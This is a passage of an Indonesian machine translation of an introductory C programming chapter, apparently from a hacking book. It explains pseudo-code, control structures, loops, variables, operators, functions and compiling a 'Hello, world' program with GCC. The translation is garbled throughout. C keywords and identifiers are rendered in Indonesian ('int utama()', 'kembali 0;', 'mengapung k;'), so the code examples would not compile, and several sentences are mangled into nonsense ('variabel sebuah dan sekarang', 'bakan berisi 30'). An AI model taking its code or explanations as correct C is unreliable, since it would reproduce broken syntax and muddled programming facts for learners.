Masalah-masalah ini dapat dikurangi dengan bentuk penerjemah lain yang disebut kompiler. SEBUAH *penyusun* mengubah bahasa tingkat tinggi menjadi bahasa mesin. Bahasa tingkat tinggi jauh lebih intuitif daripada bahasa rakitan dan dapat diubah menjadi berbagai jenis bahasa mesin untuk arsitektur prosesor yang berbeda. Ini berarti bahwa jika sebuah program ditulis dalam bahasa tingkat tinggi, program tersebut hanya perlu ditulis satu kali; potongan kode program yang sama dapat dikompilasi ke dalam bahasa mesin untuk berbagai arsitektur tertentu. C, C++, dan Fortran adalah contoh bahasa tingkat tinggi. Sebuah program yang ditulis dalam bahasa tingkat tinggi jauh lebih mudah dibaca dan mirip bahasa Inggris daripada bahasa rakitan atau bahasa mesin, tetapi masih harus mengikuti aturan yang sangat ketat tentang bagaimana instruksi itu disusun, atau kompiler tidak akan dapat memahaminya .

## 0x220 Pseudo-kode

Pemrogram memiliki bentuk lain dari bahasa pemrograman yang disebut pseudo-code. *Kode semu* hanyalah bahasa Inggris yang disusun dengan struktur umum yang mirip dengan bahasa tingkat tinggi. Itu tidak dipahami oleh kompiler, assembler, atau komputer mana pun, tetapi ini adalah cara yang berguna bagi seorang programmer untuk mengatur instruksi. Kode semu tidak didefinisikan dengan baik; pada kenyataannya, kebanyakan orang menulis kode semu sedikit berbeda. Ini semacam missing link yang samar-samar antara bahasa Inggris dan bahasa pemrograman tingkat tinggi seperti C. Pseudo-code membuat pengenalan yang sangat baik untuk konsep pemrograman universal yang umum.

## Struktur Kontrol 0x230

Tanpa struktur kontrol, sebuah program hanya akan menjadi serangkaian instruksi yang dieksekusi secara berurutan. Ini bagus untuk program yang sangat sederhana, tetapi sebagian besar program, seperti contoh petunjuk arah mengemudi, tidak sesederhana itu. Petunjuk arah mengemudi termasuk pernyataan seperti, *Lanjutkan di Main Street sampai Anda melihat gereja di sebelah kanan Anda dan jika jalan diblokir karena konstruksi. . . .* Pernyataan-pernyataan tersebut dikenal sebagai *struktur kontrol*, dan mereka mengubah aliran eksekusi program dari urutan sekuensial sederhana menjadi aliran yang lebih kompleks dan lebih berguna.

### 0x231 Jika-Lalu-Lain

Dalam hal petunjuk arah mengemudi kami, Main Street mungkin sedang dalam pembangunan. Jika ya, satu set instruksi khusus perlu mengatasi situasi itu. Jika tidak, rangkaian instruksi asli harus diikuti. Jenis kasus khusus ini dapat diperhitungkan dalam program dengan salah satu struktur kontrol paling alami: *the struktur if-then-else*. Secara umum, terlihat seperti ini:

---

```
Jika(kondisi) maka {  
    Serangkaian instruksi untuk dieksekusi jika kondisi terpenuhi;  
}  
Kalau tidak  
{  
    Set instruksi untuk dieksekusi jika kondisi tidak terpenuhi;  
}
```

---

Untuk buku ini, kode semu seperti C akan digunakan, jadi setiap instruksi akan diakhiri dengan titik koma, dan kumpulan instruksi akan dikelompokkan dengan kurung kurawal dan lekukan. Struktur pseudo-code if-then-else dari petunjuk arah mengemudi sebelumnya mungkin terlihat seperti ini:

---

```
Berkendara di Jalan  
Utama; Jika (jalan diblokir)  
{  
    Belok kanan di 15th Street;  
    Belok kiri di Pine Street; Belok  
    kanan di 16th Street;  
}  
Kalau tidak  
{  
    Belok kanan di 16th Street;  
}
```

---

Setiap instruksi berada pada barisnya sendiri, dan berbagai set instruksi bersyarat dikelompokkan antara kurung kurawal dan indentasi agar mudah dibaca. Dalam C dan banyak bahasa pemrograman lainnya, kemudian kata kunci tersirat dan karena itu ditinggalkan, sehingga juga dihilangkan dalam kode semu sebelumnya.

Tentu saja, bahasa lain memerlukan kemudian kata kunci dalam sintaksnya—BASIC, Fortran, dan bahkan Pascal, misalnya. Jenis perbedaan sintaks dalam bahasa pemrograman ini hanya sebatas kulit; struktur dasarnya masih sama. Begitu seorang programmer memahami konsep yang coba disampaikan oleh bahasa-bahasa ini, mempelajari berbagai variasi sintaks cukup sepele. Karena C akan digunakan di bagian selanjutnya, kodesemu yang digunakan dalam buku ini akan mengikuti sintaks seperti C, tetapi ingat bahwa kodesemu dapat mengambil banyak bentuk.

Aturan umum lain dari sintaks mirip-C adalah ketika satu set instruksi yang dibatasi oleh kurung kurawal hanya terdiri dari satu instruksi, kurung kurawal adalah opsional. Demi keterbacaan, masih merupakan ide bagus untuk membuat indentasi instruksi ini, tetapi secara sintaksis tidak diperlukan. Petunjuk arah mengemudi dari sebelumnya dapat ditulis ulang mengikuti aturan ini untuk menghasilkan bagian pseudo-code yang setara:

---

```
Berkendara di Jalan
Utama; Jika (jalan diblokir)
{
    Belok kanan di 15th Street;
    Belok kiri di Pine Street; Belok
    kanan di 16th Street;
}
Kalau tidak
    Belok kanan di 16th Street;
```

---

Aturan tentang kumpulan instruksi ini berlaku untuk semua struktur kontrol yang disebutkan dalam buku ini, dan aturan itu sendiri dapat dijelaskan dalam kode semu.

---

```
Jika (hanya ada satu instruksi dalam satu set instruksi)
    Penggunaan kurung kurawal untuk mengelompokkan instruksi adalah opsional; Kalau tidak
{
    Penggunaan kurung kurawal diperlukan;
    Karena pasti ada cara logis untuk mengelompokkan instruksi ini;
}
```

---

Bahkan deskripsi sintaks itu sendiri dapat dianggap sebagai program sederhana. Ada variasi if-then-else, seperti pernyataan select/case, tetapi logikanya pada dasarnya masih sama: Jika ini terjadi, lakukan hal-hal ini, jika tidak lakukan hal-hal lain ini (yang dapat terdiri dari lebih banyak pernyataan if-then).

#### ***0x232 Sementara/Sampai Berulang***

Konsep pemrograman dasar lainnya adalah struktur kontrol while, yang merupakan jenis loop. Seorang programmer akan sering ingin mengeksekusi satu set instruksi lebih dari sekali. Sebuah program dapat menyelesaikan tugas ini melalui perulangan, tetapi memerlukan satu set kondisi yang memberitahu kapan harus berhenti perulangan,

jangan sampai terus berlanjut hingga tak terhingga. SEBUAH *loop sementara* mengatakan untuk mengeksekusi set instruksi berikut dalam satu lingkaran *ketika* suatu kondisi benar. Program sederhana untuk tikus yang lapar dapat terlihat seperti ini:

---

```
Sementara (kamu lapar) {
```

```
    Cari makanan;
```

```
    Makan makanannya;
```

```
}
```

---

Himpunan dua instruksi yang mengikuti pernyataan while akan diulang *ketika* tikus masih lapar. Jumlah makanan yang ditemukan tikus setiap kali dapat berkisar dari remah kecil hingga sepotong roti utuh. Demikian pula, berapa kali set instruksi dalam pernyataan while dieksekusi berubah tergantung pada seberapa banyak makanan yang ditemukan tikus.

Variasi lain dari while loop adalah sampai loop, sintaks yang tersedia dalam bahasa pemrograman Perl (C tidak menggunakan sintaks ini). Sebuah *sampai putaran* hanya loop sementara dengan pernyataan kondisional terbalik. Program mouse yang sama menggunakan perulangan sampai adalah:

---

```
Sampai (kamu tidak lapar) {
```

```
    Cari makanan;
```

```
    Makan makanannya;
```

```
}
```

---

Logikanya, setiap pernyataan sampai-seperti dapat diubah menjadi loop sementara. Petunjuk mengemudi dari sebelumnya berisi pernyataan *Lanjutkan di Main Street sampai Anda melihat gereja di sebelah kanan Anda*. Ini dapat dengan mudah diubah menjadi loop while standar hanya dengan membalikkan kondisinya.

---

```
Sementara (tidak ada gereja di sebelah kanan)
```

```
    Berkendara di Jalan Utama;
```

---

### ***0x233 Untuk Loop***

Struktur kontrol perulangan lainnya adalah *untuk lingkaran*. Ini umumnya digunakan ketika seorang programmer ingin mengulang untuk sejumlah iterasi tertentu. Arah mengemudi *Berkendara lurus ke Destination Road sejauh 5 mil* dapat dikonversi ke for loop yang terlihat seperti ini:

---

```
Untuk (5 iterasi)
```

```
    Berkendara lurus sejauh 1 mil;
```

---

Pada kenyataannya, perulangan for hanyalah perulangan while dengan penghitung. Pernyataan yang sama dapat ditulis sebagai berikut:

---

```
Atur penghitung ke 0;
```

```
    Sementara (penghitung kurang dari 5)
```

---

```
{  
    Berkendara lurus sejauh 1 mil;  
    Tambahkan 1 ke konter;  
}
```

---

Sintaks pseudo-code mirip-C dari for loop membuatnya semakin jelas:

---

```
Untuk (i=0; i<5; i++)  
    Berkendara lurus sejauh 1 mil;
```

---

Dalam hal ini, penghitung disebutsaya, dan pernyataan for dipecah menjadi tiga bagian, dipisahkan oleh titik koma. Bagian pertama mendeklarasikan penghitung dan menyetelnya ke nilai awalnya, dalam hal ini 0. Bagian kedua seperti pernyataan while menggunakan penghitung: *Ketika penghitung memenuhi kondisi ini, terus perulangan.* Bagian ketiga dan terakhir menjelaskan tindakan apa yang harus diambil pada penghitung selama setiap iterasi. Pada kasus ini, *saya++* adalah cara singkat untuk mengatakan, *Tambahkan 1 ke penghitung yang disebut i*.

Dengan menggunakan semua struktur kontrol, petunjuk arah mengemudi dari halaman 6 dapat diubah menjadi kode semu mirip-C yang terlihat seperti ini:

---

```
Mulailah pergi ke Timur di Main Street; Sementara  
(tidak ada gereja di sebelah kanan)  
    Berkendara di Jalan  
    Utama; Jika (jalan diblokir) {  
  
        Belok kanan di 15th Street;  
        Belok kiri di Pine Street; Belok  
        kanan di 16th Street;  
    }  
  
    Kalau tidak  
        Belok kanan di 16th Street;  
        Belok kiri di Jalan Tujuan; Untuk  
(i=0; i<5; i++)  
            Berkendara lurus sejauh 1 mil;  
            Berhenti di 743 Jalan Tujuan;
```

---

## 0x240 Konsep Pemrograman Lebih Mendasar

Pada bagian berikut, konsep pemrograman yang lebih universal akan diperkenalkan. Konsep-konsep ini digunakan dalam banyak bahasa pemrograman, dengan beberapa perbedaan sintaksis. Saat saya memperkenalkan konsep-konsep ini, saya akan mengintegrasikannya ke dalam contoh kode semu menggunakan sintaks seperti C. Pada akhirnya, pseudocode akan terlihat sangat mirip dengan kode C.

### 0x241 Variabel

Penghitung yang digunakan dalam perulangan for sebenarnya adalah jenis variabel. SEBUAH *variabel* hanya dapat dianggap sebagai objek yang menyimpan data yang dapat diubah karena itu namanya. Ada juga variabel yang tidak berubah, yang tepat

ditelepon *konstanta*. Kembali ke contoh mengemudi, kecepatan mobil akan menjadi variabel, sedangkan warna mobil akan menjadi konstan. Dalam pseudocode, variabel adalah konsep abstrak sederhana, tetapi dalam C (dan dalam banyak bahasa lain), variabel harus dideklarasikan dan diberi tipe sebelum dapat digunakan. Ini karena program C pada akhirnya akan dikompilasi menjadi program yang dapat dieksekusi. Seperti resep memasak yang mencantumkan semua bahan yang diperlukan sebelum memberikan instruksi, deklarasi variabel memungkinkan Anda membuat persiapan sebelum masuk ke inti program. Pada akhirnya, semua variabel disimpan dalam memori di suatu tempat, dan deklarasi mereka memungkinkan kompiler untuk mengatur memori ini secara lebih efisien. Pada akhirnya, terlepas dari semua deklarasi tipe variabel, semuanya hanyalah memori.

Dalam C, setiap variabel diberi tipe yang menjelaskan informasi yang dimaksudkan untuk disimpan dalam variabel itu. Beberapa jenis yang paling umum adalah *ke dalam* (nilai bilangan bulat), *mengambang* (nilai titik-mengambang desimal), *danarang* (nilai karakter tunggal). Variabel dideklarasikan hanya dengan menggunakan kata kunci ini sebelum membuat daftar variabel, seperti yang Anda lihat di bawah.

---

dalam a, b;  
mengapung k;  
karakter z;

---

Variabel *sebuah* dan *sekarang* didefinisikan sebagai bilangan bulat, dapat menerima nilai floating-point (seperti 3.14), dan diharapkan memiliki nilai karakter, seperti *SEBUAH* atau *w*. Variabel dapat diberi nilai saat dideklarasikan atau kapan saja sesudahnya, menggunakan operator *=*.

---

int a = 13, b;  
mengapung k;  
karakter z = 'A';  
  
k = 3,14;  
z = 'w';  
b = a + 5;

---

Setelah instruksi berikut dijalankan, variabel *sebuah* akan berisi nilai 13, *kakan* berisi nomor 3.14, *zakan* berisi karakter *w*, dan *bakan* berisi nilai 18, karena 13 ditambah 5 sama dengan 18. Variabel hanyalah cara untuk mengingat nilai; namun, dengan C, Anda harus mendeklarasikan tipe setiap variabel terlebih dahulu.

## **0x242 Operator Aritmatika**

Pernyataan *nb = a + 7* adalah contoh dari operator aritmatika yang sangat sederhana. Dalam C, simbol-simbol berikut digunakan untuk berbagai operasi aritmatika.

Empat operasi pertama akan terlihat familiar. Pengurangan modulo mungkin tampak seperti konsep baru, tetapi sebenarnya hanya mengambil sisanya setelah pembagian. Jika *sebuah* adalah 13, maka 13 dibagi 5 sama dengan 2, dengan sisa 3, yang berarti bahwa *a % 5 = 3*. Juga, karena variabel *sebuah* dan *badalah* bilangan bulat,

penyataan  $b = a / 5$  akan menghasilkan nilai 2 yang disimpan dib, karena itulah bagian bilangan bulat itu. Variabel floating-point harus digunakan untuk mempertahankan jawaban yang lebih benar dari 2.6.

Operasi	Simbol	Contoh
Tambahan	+	$b = a + 5$
Pengurangan	-	$b = a - 5$
Perkalian	*	$b = a * 5$
Divisi	/	$b = a / 5$
Pengurangan modulo	%	$b = a \% 5$

Untuk membuat program menggunakan konsep-konsep ini, Anda harus berbicara dalam bahasanya. Bahasa C juga menyediakan beberapa bentuk singkatan untuk operasi aritmatika ini. Salah satunya telah disebutkan sebelumnya dan digunakan secara umum dalam perulangan for.

Ekspresi Penuh	Steno	Penjelasan
<code>saya = saya + 1</code>	<code>i++ atau ++i</code>	Tambahkan 1 ke variabel.
<code>saya = saya - 1</code>	<code>saya-- atau --i</code>	Kurangi 1 dari variabel.

Ekspresi singkatan ini dapat digabungkan dengan operasi aritmatika lainnya untuk menghasilkan ekspresi yang lebih kompleks. Di sinilah perbedaan antara `saya++` dan `++saya` menjadi jelas. Ekspresi pertama berarti *Menaikkan nilai saya oleh 1 setelah mengevaluasi operasi aritmatika*, sedangkan ekspresi kedua berarti *Menaikkan nilai saya oleh 1 sebelum mengevaluasi operasi aritmatika*. Contoh berikut akan membantu memperjelas.

---

dalam a, b;  
a = 5;  
b = a++ \* 6;

---

Di akhir rangkaian instruksi ini, bakan berisi 30 dan sebaiknya berisi 6, karena singkatan dari `b = a++ * 6;` ekivalen dengan pernyataan berikut:

---

`b = a * 6;`  
`a = a + 1;`

---

Namun, jika instruksi `= ++a * 6;` digunakan, urutan penambahan ke sebuah perubahan, menghasilkan instruksi setara berikut:

---

`a = a + 1;`  
`b = a * 6;`

---

Karena urutannya telah berubah, dalam hal ini bakan berisi 36, dan sebaiknya berisi 6.

Cukup sering dalam program, variabel perlu dimodifikasi di tempat. Misalnya, Anda mungkin perlu menambahkan nilai arbitrer seperti 12 ke variabel, dan menyimpan hasilnya kembali ke variabel itu (misalnya, `saya = saya + 12`). Ini terjadi cukup umum sehingga steno juga ada untuk itu.

Ekspresi Penuh	Steno	Penjelasan
<code>saya = saya + 12</code>	<code>saya+=12</code>	Tambahkan beberapa nilai ke variabel.
<code>saya = saya - 12</code>	<code>saya-=12</code>	Kurangi beberapa nilai dari variabel.
<code>saya = saya * 12</code>	<code>saya*=12</code>	Kalikan beberapa nilai dengan variabel.
<code>saya = saya / 12</code>	<code>saya/=12</code>	Bagilah beberapa nilai dari variabel.

### 0x243 Operator Perbandingan

Variabel sering digunakan dalam pernyataan kondisional dari struktur kontrol yang dijelaskan sebelumnya. Pernyataan bersyarat ini didasarkan pada semacam perbandingan. Di C, operator perbandingan ini menggunakan sintaks singkatan yang cukup umum di banyak bahasa pemrograman.

Kondisi	Simbol	Contoh
Kurang dari	<	(a < b)
Lebih besar dari	>	(a > b)
Kurang dari atau sama dengan	<=	(a <= b)
Lebih besar dari atau sama dengan	>=	(a >= b)
dengan	==	(a == b)
Tidak sama dengan	!=	(a!= b)

Sebagian besar operator ini cukup jelas; namun, perhatikan bahwa singkatan untuk *sama dengan* menggunakan tanda sama dengan ganda. Ini adalah perbedaan penting, karena tanda sama dengan ganda digunakan untuk menguji kesetaraan, sedangkan tanda sama dengan tunggal digunakan untuk menetapkan nilai ke variabel. Pernyataan `a = 7` cara *Masukkan nilai 7 ke dalam variabel sebuah*, ketika sebuah `a == 7` cara *Periksa untuk melihat apakah variabel sebuah sama dengan 7*. (Beberapa bahasa pemrograman seperti Pascal sebenarnya menggunakan `:=` untuk penetapan variabel untuk menghilangkan kebingungan visual.) Juga, perhatikan bahwa tanda seru umumnya berarti *bukan*. Simbol ini dapat digunakan dengan sendirinya untuk membalikkan ekspresi apa pun.

---

<code>!(a &lt; b)</code>	setara dengan	<code>(a &gt;= b)</code>
--------------------------	---------------	--------------------------

---

Operator perbandingan ini juga dapat dirantai bersama menggunakan singkatan untuk OR dan AND.

Logika	Simbol	Contoh
ATAU	<code>  </code>	<code>((a &lt; b)    (a &lt; c))</code>
DAN	<code>&amp;&amp;</code>	<code>((a &lt; b) &amp;&amp; !(a &lt; c))</code>

Contoh pernyataan yang terdiri dari dua kondisi yang lebih kecil yang digabungkan dengan logika OR akan menghasilkan true jika sebuah kurang dari b, Atau jika sebuah kurang dari c. Demikian pula, contoh pernyataan yang terdiri dari dua perbandingan yang lebih kecil yang digabungkan dengan logika AND akan menghasilkan true jika sebuah kurang dari b DAN sebuah tidak kurang dari c. Pernyataan-pernyataan ini harus dikelompokkan dengan tanda kurung dan dapat berisi banyak variasi yang berbeda.

Banyak hal dapat diringkas menjadi variabel, operator perbandingan, dan struktur kontrol. Kembali ke contoh tikus mencari makanan, rasa lapar dapat diterjemahkan ke dalam variabel benar/salah Boolean. Secara alami, 1 berarti benar dan 0 berarti salah.

---

```
Sementara (lapar == 1) {
```

```
    Cari makanan;
```

```
    Makan makanannya;
```

```
}
```

---

Berikut adalah singkatan lain yang cukup sering digunakan oleh programmer dan hacker. C tidak benar-benar memiliki operator Boolean, jadi setiap nilai bukan nol dianggap benar, dan pernyataan dianggap salah jika mengandung 0. Faktanya, operator pembanding sebenarnya akan mengembalikan nilai 1 jika perbandingannya benar dan nilai dari 0 jika salah. Memeriksa untuk melihat apakah variabel `lapar` sama dengan 1 akan kembali 1 jika `lapar` sama dengan 1 dan 0 jika `lapar` sama dengan 0. Karena program hanya menggunakan dua kasus ini, operator pembanding dapat dihilangkan sama sekali.

---

```
Sementara (lapar)
```

```
{
```

```
    Cari makanan;
```

```
    Makan makanannya;
```

```
}
```

---

Program mouse yang lebih cerdas dengan lebih banyak input menunjukkan bagaimana operator perbandingan dapat digabungkan dengan variabel.

---

```
Sementara ((lapar) && !(cat_present)) {
```

```
    Cari makanan;
```

```
    Jika(!(makanan_is_on_a_perangkap_tikus))
```

```
        Makan makanannya;
```

```
}
```

---

Contoh ini mengasumsikan juga ada variabel yang menggambarkan keberadaan kucing dan lokasi makanan, dengan nilai 1 untuk benar dan 0 untuk salah. Ingatlah bahwa setiap nilai bukan nol dianggap benar, dan nilai 0 dianggap salah.

## 0x244 Fungsi

Terkadang akan ada satu set instruksi yang diketahui programmer akan dia butuhkan beberapa kali. Instruksi ini dapat dikelompokkan ke dalam subprogram yang lebih kecil yang disebut *afungsi*. Dalam bahasa lain, fungsi dikenal sebagai subrutin atau prosedur. Misalnya, tindakan membelokkan mobil sebenarnya terdiri dari banyak instruksi yang lebih kecil: Nyalakan lampu tanda bahayanya, perlambat, periksa lalu lintas yang datang, putar setir ke arah yang benar, dan seterusnya. Petunjuk arah mengemudi dari awal bab ini membutuhkan beberapa belokan; namun, mendaftar setiap instruksi kecil untuk setiap belokan akan membosankan (dan kurang mudah dibaca). Anda dapat meneruskan variabel sebagai argumen ke suatu fungsi untuk mengubah cara fungsi tersebut beroperasi. Dalam hal ini, fungsi dilewatkan ke arah belokan.

---

```
Putar Fungsi(arah_variabel) {  
  
    Aktifkan penutup mata variabel_direction; Pelan  
    - pelan;  
    Periksa lalu lintas yang datang;  
    while(ada lalu lintas yang datang) {  
  
        Berhenti;  
        Perhatikan lalu lintas yang datang;  
    }  
    Putar roda kemudi ke variable_direction; while (belok  
    belum selesai)  
    {  
        jika (kecualian < 5 mph)  
            Mempercepat;  
    }  
    Putar roda kemudi kembali ke posisi semula; Matikan  
    kedipan variabel_direction;  
}
```

---

Fungsi ini menjelaskan semua instruksi yang diperlukan untuk berbelok. Ketika sebuah program yang mengetahui tentang fungsi ini perlu diaktifkan, ia dapat memanggil fungsi ini saja. Ketika fungsi dipanggil, instruksi yang ditemukan di dalamnya dieksekusi dengan argumen yang diteruskan ke sana; setelah itu, eksekusi kembali ke tempatnya di program, setelah pemanggilan fungsi. Kiri atau kanan dapat diteruskan ke fungsi ini, yang menyebabkan fungsi berputar ke arah itu.

Secara default di C, fungsi dapat mengembalikan nilai ke pemanggil. Bagi mereka yang akrab dengan fungsi dalam matematika, ini masuk akal. Bayangkan sebuah fungsi yang menghitung faktorial suatu bilangan—secara alami, ia mengembalikan hasilnya.

Di C, fungsi tidak diberi label dengan kata kunci "fungsi"; sebagai gantinya, mereka dideklarasikan oleh tipe data dari variabel yang mereka kembalikan. Format ini terlihat sangat mirip dengan deklarasi variabel. Jika suatu fungsi dimaksudkan untuk mengembalikan

integer (mungkin fungsi yang menghitung faktorial dari beberapa angka), fungsinya bisa terlihat seperti ini:

---

```
int faktorial(int x)
{
    di aku;
    untuk(i=1; i < x; i++)
        x *= saya;
    kembali x;
}
```

---

Fungsi ini dinyatakan sebagai bilangan bulat karena mengalikan setiap nilai dari 1 hingga dan mengembalikan hasilnya, yang merupakan bilangan bulat. Pernyataan kembali di akhir fungsi mengembalikan isi variabel `x` dan mengakhiri fungsinya. Fungsi faktorial ini kemudian dapat digunakan seperti variabel integer di bagian utama dari program apa pun yang mengetahuinya.

---

```
int a=5, b;
b = faktorial(a);
```

---

Di akhir program singkat ini, variabel `b` akan berisi 120, karena fungsi faktorial akan dipanggil dengan argumen 5 dan akan mengembalikan 120.

Juga di C, kompiler harus "tahu" tentang fungsi sebelum dapat menggunakanannya. Ini dapat dilakukan hanya dengan menulis seluruh fungsi sebelum menggunakanannya nanti dalam program atau dengan menggunakan prototipe fungsi. SEBUAH *prototipe fungsi* hanyalah cara untuk memberi tahu kompiler untuk mengharapkan fungsi dengan nama ini, tipe data pengembalian ini, dan tipe data ini sebagai argumen fungsionalnya. Fungsi sebenarnya dapat ditemukan di dekat akhir program, tetapi dapat digunakan di tempat lain, karena kompilator sudah mengetahuinya. Contoh prototipe fungsi untuk `faktorial()` fungsi akan terlihat seperti ini:

---

```
int faktorial(int);
```

---

Biasanya, prototipe fungsi terletak di dekat awal program. Tidak perlu benar-benar mendefinisikan nama variabel apa pun dalam prototipe, karena ini dilakukan dalam fungsi sebenarnya. Satu-satunya hal yang diperhatikan oleh kompiler adalah nama fungsi, tipe data yang dikembalikan, dan tipe data argumen fungsionalnya.

Jika suatu fungsi tidak memiliki nilai untuk dikembalikan, itu harus dideklarasikan sebagai ruang kosong, seperti halnya dengan `belok()` fungsi yang saya gunakan sebagai contoh tadi. Namun, `belok()` fungsi belum menangkap semua fungsi yang dibutuhkan petunjuk arah mengemudi kami. Setiap belokan di petunjuk arah memiliki arah dan nama jalan. Ini berarti bahwa fungsi belok harus memiliki dua variabel: arah belok dan jalan belok. Ini memperumit fungsi belokan, karena jalan yang benar harus ditempatkan sebelum belokan dapat dilakukan. Fungsi pembubutan yang lebih lengkap menggunakan sintaks seperti C yang tepat tercantum di bawah ini dalam kode semu.

---

```
void turn(variable_direction, target_street_name) {  
  
    Cari tanda jalan; current_intersection_name = membaca  
    nama rambu jalan; while(current_intersection_name !=  
    target_street_name) {  
  
        Cari tanda jalan lain; current_intersection_name =  
        membaca nama rambu jalan;  
    }  
  
    Aktifkan penutup mata variabel_direction; Pelan  
    - pelan;  
    Periksa lalu lintas yang datang;  
    while(ada lalu lintas yang datang) {  
  
        Berhenti;  
        Perhatikan lalu lintas yang datang;  
    }  
    Putar roda kemudi ke variable_direction; while (belok  
    belum selesai)  
    {  
        jika (kecepatan < 5 mph)  
            Mempercepat;  
    }  
    Putar roda kemudi kembali ke posisi semula; Matikan kedipan  
    variabel_direction;  
}
```

---

Fungsi ini mencakup bagian yang mencari persimpangan yang tepat dengan mencari rambu jalan, membaca nama di setiap rambu jalan, dan menyimpan nama itu dalam variabel yang disebut `nama_intersection_saat_ini`. Pihaknya akan terus mencari dan membaca rambu-rambu jalan hingga jalan sasaran ditemukan; pada saat itu, instruksi putaran yang tersisa akan dieksekusi. Petunjuk mengemudi kode semu sekarang dapat diubah untuk menggunakan fungsi belok ini.

---

```
Mulailah pergi ke Timur di Main Street; sementara  
(tidak ada gereja di sebelah kanan)  
    Berkendara di Jalan  
    Utama; if (jalan diblokir) {  
  
        Belok (kanan, 15th Street);  
        Belok (kiri, Jalan Pinus);  
        Belok (kanan, 16th Street);  
    }  
  
    kalau tidak  
        Belok (kanan, 16th Street);  
        Belok (kiri, Jalan Tujuan); untuk  
(i=0; i<5; i++)  
            Berkendara lurus sejauh 1 mil;  
        Berhenti di 743 Jalan Tujuan;
```

---

Fungsi tidak umum digunakan dalam kode semu, karena kode semu sebagian besar digunakan sebagai cara bagi pemrogram untuk membuat sketsa konsep program sebelum menulis kode yang dapat dikompilasi. Karena kode semu tidak benar-benar harus berfungsi, fungsi lengkap tidak perlu ditulis—cukup dicatat *Lakukan beberapa hal rumit di sini* akan cukup. Tetapi dalam bahasa pemrograman seperti C, fungsi banyak digunakan. Sebagian besar kegunaan nyata C berasal dari kumpulan fungsi yang ada yang disebut *perpustakaan*.

## 0x250 Membuat Tangan Anda Kotor

Sekarang sintaks C terasa lebih akrab dan beberapa konsep dasar pemrograman telah dijelaskan, sebenarnya pemrograman dalam C bukanlah langkah yang besar. Kompiler C ada untuk hampir semua sistem operasi dan arsitektur prosesor di luar sana, tetapi untuk buku ini, Linux dan xProsesor berbasis 86 akan digunakan secara eksklusif. Linux adalah sistem operasi gratis yang dapat diakses oleh semua orang, dan xProsesor berbasis 86 adalah prosesor kelas konsumen paling populer di planet ini. Karena peretasan benar-benar tentang bereksperimen, mungkin lebih baik jika Anda memiliki kompiler C untuk diikuti.

Termasuk dalam buku ini adalah LiveCD yang dapat Anda gunakan untuk mengikuti jika komputer Anda memiliki x86 prosesor. Cukup masukkan CD ke dalam drive dan reboot komputer Anda. Ini akan boot ke lingkungan Linux tanpa memodifikasi sistem operasi yang ada. Dari lingkungan Linux ini Anda dapat mengikuti buku dan bereksperimen sendiri.

Mari kita langsung saja. Program firstprog.c adalah bagian sederhana dari kode C yang akan mencetak "Halo, dunia!" 10 Kali.

### prog.c

---

```
# pertakan <stdio.h>

int utama()
{
    di aku;
    untuk(i=0; i < 10; i++) {          // Ulangi 10 kali.

        puts("Halo dunia!\n");        // masukkan string ke output.
    }
    kembali 0;                      // Beri tahu OS bahwa program keluar tanpa kesalahan.
}
```

---

Eksekusi utama program C dimulai dengan nama yang tepat `utama()` fungsi. Teks apa pun yang mengikuti dua garis miring (//) adalah komentar, yang diaibaikan oleh kompilator.

Baris pertama mungkin membingungkan, tetapi hanya sintaks C yang memberi tahu kompiler untuk menyertakan header untuk pustaka input/output (I/O) standar bernama stasiun. File header ini ditambahkan ke program saat dikompilasi. Itu terletak di `/usr/include/stdio.h`, dan mendefinisikan beberapa konstanta dan prototipe fungsi untuk fungsi yang sesuai di perpustakaan I/O standar. Sejak `utama()` fungsi menggunakan `printf()` fungsi dari standar I/O

perpustakaan, prototipe fungsi diperlukan untuk `printf()` sebelum dapat digunakan. Prototipe fungsi ini (bersama dengan banyak lainnya) disertakan dalam file header `stdio.h`. Banyak kekuatan C berasal dari ekstensibilitas dan perpustakaannya. Sisa kode harus masuk akal dan terlihat sangat mirip dengan kode semu dari sebelumnya. Anda mungkin pernah memperhatikan bahwa ada sekumpulan kurung kurawal yang bisa dihilangkan. Seharusnya cukup jelas apa yang akan dilakukan program ini, tetapi mari kita kompilasi menggunakan GCC dan jalankan hanya untuk memastikan.

Itu *Koleksi Kompilator GNU (GCC)* adalah kompiler C gratis yang menerjemahkan C ke dalam bahasa mesin yang dapat dipahami oleh prosesor. Terjemahan yang dihasilkan adalah file biner yang dapat dieksekusi, yang disebut `a.out` secara default. Apakah program yang dikompilasi melakukan apa yang Anda pikirkan?

---

```
reader@hacking :~/booksrc $ gcc firstprog.c
reader@hacking :~/booksrc $ ls -l a.out
-rwxr-xr-x 1 pembaca pembaca 6621 09-07-06 22:16 a.out
reader@hacking :~/booksrc $ ./a.out
Halo Dunia!
```

---

### ***0x251 Gambar Yang Lebih Besar***

Oke, ini semua adalah hal yang akan Anda pelajari di kelas pemrograman dasar—dasar, tetapi penting. Kebanyakan kelas pemrograman pengantar hanya mengajarkan cara membaca dan menulis C. Jangan salah paham, fasih berbahasa C sangat berguna dan cukup untuk menjadikan Anda seorang programmer yang layak, tetapi itu hanya sebagian dari gambaran yang lebih besar. Kebanyakan programmer mempelajari bahasa dari atas ke bawah dan tidak pernah melihat gambaran besarnya. Peretas mendapatkan keunggulan mereka dengan mengetahui bagaimana semua bagian berinteraksi dalam gambaran yang lebih besar ini. Untuk melihat gambaran yang lebih besar di bidang pemrograman, cukup sadari bahwa kode C dimaksudkan untuk dikompilasi. Kode tidak dapat benar-benar melakukan apa pun sampai dikompilasi menjadi file biner yang dapat dieksekusi. Memikirkan C-source sebagai program adalah kesalahan umum yang dieksplorasi oleh peretas setiap hari. Binera.keluar's instruksi ditulis dalam bahasa mesin, bahasa dasar yang dapat dipahami oleh CPU. Compiler dirancang untuk menerjemahkan bahasa kode C ke dalam bahasa mesin untuk berbagai arsitektur prosesor. Dalam hal ini, prosesor berada dalam keluarga yang menggunakan x86 arsitektur. Ada juga arsitektur prosesor Sparc (digunakan di Sun Workstations) dan arsitektur prosesor PowerPC (digunakan di Mac pra-Intel). Setiap arsitektur memiliki bahasa mesin yang berbeda, sehingga kompiler bertindak sebagai jalan tengah—menerjemahkan kode C ke dalam bahasa mesin untuk arsitektur target.

